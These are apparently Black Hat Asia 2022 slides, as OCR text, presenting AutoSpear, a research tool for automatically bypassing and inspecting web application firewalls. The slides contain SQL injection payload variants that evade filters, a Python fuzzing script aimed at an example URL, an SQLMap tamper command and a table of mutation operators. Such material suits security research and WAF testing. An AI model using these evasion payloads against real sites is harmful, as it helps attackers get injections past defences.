black hat ASIA 2022

MAY 12-13

BRIEFINGS

AutoSpear : Towards Automatically Bypassing and Inspecting Web Application Firewalls

Zhenqing Qu (Zhejiang University)

Xiang Ling (Institute of Software, Chinese Academy of Sciences)

Chunming Wu (Zhejiang University)

Zhenqing Qu

- Graduate student at Zhejiang University
- CTF player at Team AAA
- Research interest: web security and data-driven security

@u21h2

Xiang Ling

- Research Associate at ISCAS
- Research interest: AI security, data-driven security, web security and program analysis
- Published at: IEEE S&P, INFOCOM, TNNLS, TKDD, and TOPS, etc.

https://ryderling.github.io/

Chunming Wu

- Professor at Zhejiang University
- Associate Director of the Research Institute of Computer System Architecture and Network Security
- Research interest: network security, reconfigurable networks and next-generation network infrastructures
- Published at: ACM CCS, IEEE S&P, USENIX, INFOCOM, ToN, etc.

About

Agenda

- Web attacks and WAF
- WAF bypass
- AutoSpear: an automatic bypassing and inspecting tool for WAF
- Evaluation and findings
- Disclosure

Agenda


- Web attacks and WAF
- WAF bypass
- AutoSpear: an automatic bypassing and inspecting tool for WAF
- Evaluation and findings
- Disclosure

Web Security Risks

	OWASP Top10 - 2013	OWASP Top10 - 2017	OWASP Top10 - 2021
A1	**Injection**	**Injection**	Broken Access Control
A2	Broken Authentication and Session Management	Broken Authentication	Cryptographic Failures
A3	Cross-Site Scripting (XSS)	Sensitive Data Exposure	**Injection**
A4	Insecure Direct Object References	XML External Entities (XXE)	Insecure Design
A5	Security Misconfiguration	Broken Access Control	Security Misconfiguration
A6	Sensitive Data Exposure	Security Misconfiguration	Vulnerable and Outdated Components
A7	Missing Function Level Access Control	Cross-Site Scripting (XSS)	Identification and Authentication Failures
A8	Cross-Site Request Forgery (CSRF)	Insecure Deserialization	Software and Data Integrity Failures
A9	Using Components with Known Vulnerabilities	Using Components with Known Vulnerabilities	Security Logging and Monitoring Failures
A10	Unvalidated Redirects and Forwards	Insuficient Logging&Monitoring	Server-Side Request Forgery (SSRF)

https://owasp.org/www-project-top-ten/

Web Application Firewall (WAF)




WAF and WAF-as-a-service

- Signature-based WAF (rely on pre-defined rules by domain experts)

  regular-expression based (e.g., ModSecurity CRS)

  semantic-analysis based (lexical/syntax, e.g., libinjection)



- ML-based WAF (rely on previous collected and labelled datasets)

  NLP + RF/SVM/CNN/RNN/GNN … …


Traditional WAF:

- **Deploying**
- **Configuring**
- **Updating**

WAF + Security-as-a-service → **WAF-as-a-service**

Google Cloud, aws, FORTINET, CLOUDFLARE, f5, Akamai

A funny thing 😅




When I submitted my session content, I was blocked by Cloudflare used by blackhat.com

Agenda

- Web attacks and WAF
- WAF bypass
- AutoSpear: an automatic bypassing and inspecting tool for WAF
- Evaluation and findings
- Disclosure

Trade-off between FP and FN → Bypass

"No System Is Safe"



WAF Bypass

- Architecture-Level
  - Directly access to the origin server
  - Disguise client IP as a WAF e.g., https://github.com/RyanJarv/cdn-proxy

- Protocol-Level
  - Transfer-Encoding: chunked
  - HTTP Request Smuggling

- Payload-Level 👈 **Our Focus: The most Common and Universal way**
  - Transform the original payload:
    change the case of letters / add semantic nops (e.g., comments) / …

WAF Bypass

- Payload-Level 👈 **Our Focus: The most Common and Universal way**
  - Transform the original payload:
    change the case of letters / add semantic nops (e.g., comments) / …

1’ union select foo from bar #
→ 1’ uNion sElеCt foo fROm bar #
→ 1’ uNion/*foo*/sElеCt foo/*bar*/fROm bar #

How to automate it?

Semi-Auto: WAFNinja: Single-point fuzzing for SQLi and XSS

WAFNinja – Penetration testers favorite for WAF Bypassing

URL: https://examples.com/getInfo?uid=1'%20FUZZ
TYPE: sql

Fuzz	HTTP Status	Content-Length	Expected	Output	Working
123<234	200	612	123<234	TYPE ht	Probably
select	200	612	select	TYPE h	Probably
seLeCt	200	612	seLeCt	TYPE h	Probably
seL/**/eCt	200	612	seL/**/eCt	TYPE html>	Probably
union select	403	-	union select	-	No
union/**/select	403	-	union/**/select	-	No
uNion(sElect)	403	-	uNion(sElect)	-	No
union all select	403	-	union all select	-	No
union/**/all/**/select	403	-	union/**/all/**/select	-	No
uNion all(sElect)	403	-	uNion all(sElect)	-	No
insert	200	612	insert	TYPE h	Probably
values	200	612	values	TYPE h	Probably

- select ✅
- union select ❌

Even if we find a valid keyword, WAF still will block it after being inserted into the entire payload.

Semi-Auto: Handcrafted multi-point fuzzing

```
import requests
blocked_url = "https://examples.com/getInfo?uid=1' or 1 = 1 -- "
fuzzing_template = "https://examples.com/getInfo?uid=1'{}{}{}{} -- "
dict_of_space = ["/**/", "\n", "\t"]
dict_of_or = ["/*!or*/", "Or", "OR", "oR"]
dict_of_1equals1 = ["True", "'a' = 'a'", "0xbeef=48879"]
for pos1 in dict_of_space:
    for pos2 in dict_of_or:
        for pos3 in dict_of_space:
            for pos4 in dict_of_1equals1:
                current_url = fuzzing_template.format(pos1, pos2, pos3, pos4)
                print(current_url)
                ... # Send this url and judge whether it is blocked by WAF
```

1' \noR+0xbeef=48879 –

1'/**/oR\tTrue—

1' /*!or*//**/'a' = 'a’ –

… …

- Attackers need to generate mutated keywords manually
- This is similar to brute-force search, which is inefficient

Semi-Auto: SQLMap tamper scripts

Tamper	Example
equal 2 like	where id = 1 -> where id like 1
multiple spaces	1 union select foo -> 1 union select foo
random comments	1 union select foo -> 1 /*kk*/ union select /*ff*/foo
space 2 blank	1 union select foo -> 1%0Aunion%0Cselect foo
upper case	1 union select foo -> 1 UNION SELECT FOO
lower case	1 UNION SELECT FOO -> 1 union select foo
…	…

```
python sqlmap.py -u "https://examples.com/getInfo?uid=1" --tamper "space2comment,uppercase"
```

👆


- Attackers need to choose tampers manually; SQLMap cannot select them intelligently
- Multiple tampers cannot work well together; Tampers can only mutate all locations within the payload
- … …

Full-Auto(?): WAF-A-MoLE [1]

- String-based Mutation

Operator	Example
Case Swapping	*CS*(admin' OR 1=1#) → ADmIn' oR 1=1#
Whitespace Substitution	*WS*(admin' OR 1=1#) → admin'\n OR \t 1=1#
Comment Injection	*CI*(admin' OR 1=1#) → admin'/**/OR 1=1#
Comment Rewriting	*CR*(admin'/**/OR 1=1#) → admin'/*abc*/OR 1=1#xyz
Integer Encoding	*IE*(admin' OR 1=1#) → admin' OR 0x1=1#
Operator Swapping	*OS*(admin' OR 1=1#) → admin' OR 1 LIKE 1#
Logical Invariant	*LI*(admin' OR 1=1#) → admin' OR 1=1 AND 2<>3#

- Priority Queue-based Optimization

